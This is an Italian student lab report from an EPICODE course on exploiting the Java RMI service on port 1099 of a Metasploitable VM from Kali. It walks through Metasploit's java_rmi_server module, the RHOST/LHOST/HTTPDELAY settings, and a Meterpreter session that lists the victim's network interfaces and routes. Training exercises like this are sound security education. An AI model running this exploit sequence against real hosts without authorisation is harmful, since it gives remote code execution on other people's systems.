

Esercizio pratica M4 EPICODE

Daniele Atzori

Per prima cosa setto l'IP delle macchine kali e metasploitable, rispettivamente 192.168.11.111 e 192.168.11.112. Provo a fare il ping e ha successo.

```
kali@kali: ~  
  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255  
    inet6 fe80::a00:27ff:fe07:78d0 prefixlen 64 scopeid 0<link>  
    ether 08:00:27:07:78:d0 txqueuelen 1000 (Ethernet)  
    RX packets 10 bytes 1023 (1023.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 114 bytes 10532 (10.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]
```

```
msfadmin@metasploitable:~$ ifconfig  
eth0    Link encap:Ethernet HWaddr 08:00:27:5a:71:7b  
    inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0  
    inet6 addr: fe80::a00:27ff:fe5a:717b/64 Scope:Link  
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
    RX packets:310 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:88 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:1000  
    RX bytes:22315 (21.7 KB) TX bytes:8836 (8.6 KB)  
    Base address:0xd010 Memory:f0200000-f0220000  
  
lo      Link encap:Local Loopback  
    inet addr:127.0.0.1 Mask:255.0.0.0  
    inet6 addr: ::1/128 Scope:Host  
    UP LOOPBACK RUNNING MTU:16436 Metric:1  
    RX packets:159 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:159 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:0  
    RX bytes:45777 (44.7 KB) TX bytes:45777 (44.7 KB)  
  
msfadmin@metasploitable:~$
```

Una volta confermato che le macchine comunichino tra di loro avvio MSFConsole e cerco il tipo di exploit desiderato, partendo dalla vulnerabilità attesa, in questo caso un servizio sulla porta 1099 Java RMI.

```
kali@kali: ~
...../ydddy/: ... +hmo- ... hdd:.....\\=v=// .....\\=v=// .....
+-----+
+-----+ Session one died of dysentery. +-----+
+-----+
Press ENTER to size up the situation

*****
***** Date: April 25, 1848 *****
***** Weather: It's always cool in the lab *****
***** Health: Overweight *****
***** Caffeine: 12975 mg *****
***** Hacked: All the things *****
*****
Press SPACE BAR to continue

+-----+
+ -- ==[ metasploit v6.3.43-dev ]
+ -- ==[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- ==[ 1388 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]
+-----+

Metasploit Documentation: https://docs.metasploit.com/


msf6 > search java_rmi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java C
ode Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal No     Java RMI Server Insecure Endpoint Code Execution Scan
ner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > |
```

Utilizziamo il comando “use” prima dell’exploit scelto e premiamo invio. Dopo aver confermato, settiamo la macchina attaccata (nel nostro caso metasploitable) con il comando “rhost” seguita dal suo IP (192.168.11.112) e poi la macchina attaccante (in questo caso il kali che stiamo usando) con il suo IP (192.168.11.111). Come consigliato settiamo anche l’HTTPDELAY a 20. Il parametro HTTPDELAY rappresenta il tempo che il server deve aspettare prima di processare la richiesta del payload. Se questo valore è troppo basso, potrebbe causare la chiusura della connessione prima che il payload completi la sua esecuzione.



Una volta aperta una finestra meterpreter all'interno di metasploitable andiamo prima a visualizzare le configurazioni di rete con "ifconfig" e poi quelle del routing con il comando "route".

```
meterpreter > ifconfig

Interface 1
=====
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ::

Interface 2
=====
Name           : eth0 - eth0
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 192.168.11.112
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::a00:27ff:fe5a:717b
IPv6 Netmask   : ::

meterpreter > route

IPv4 network routes
=====

```

<u>Subnet</u>	<u>Netmask</u>	<u>Gateway</u>	<u>Metric</u>	<u>Interface</u>
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```


IPv6 network routes
=====

```

<u>Subnet</u>	<u>Netmask</u>	<u>Gateway</u>	<u>Metric</u>	<u>Interface</u>
::1	::	::		
fe80::a00:27ff:fe5a:717b	::	::		

```
meterpreter > 
```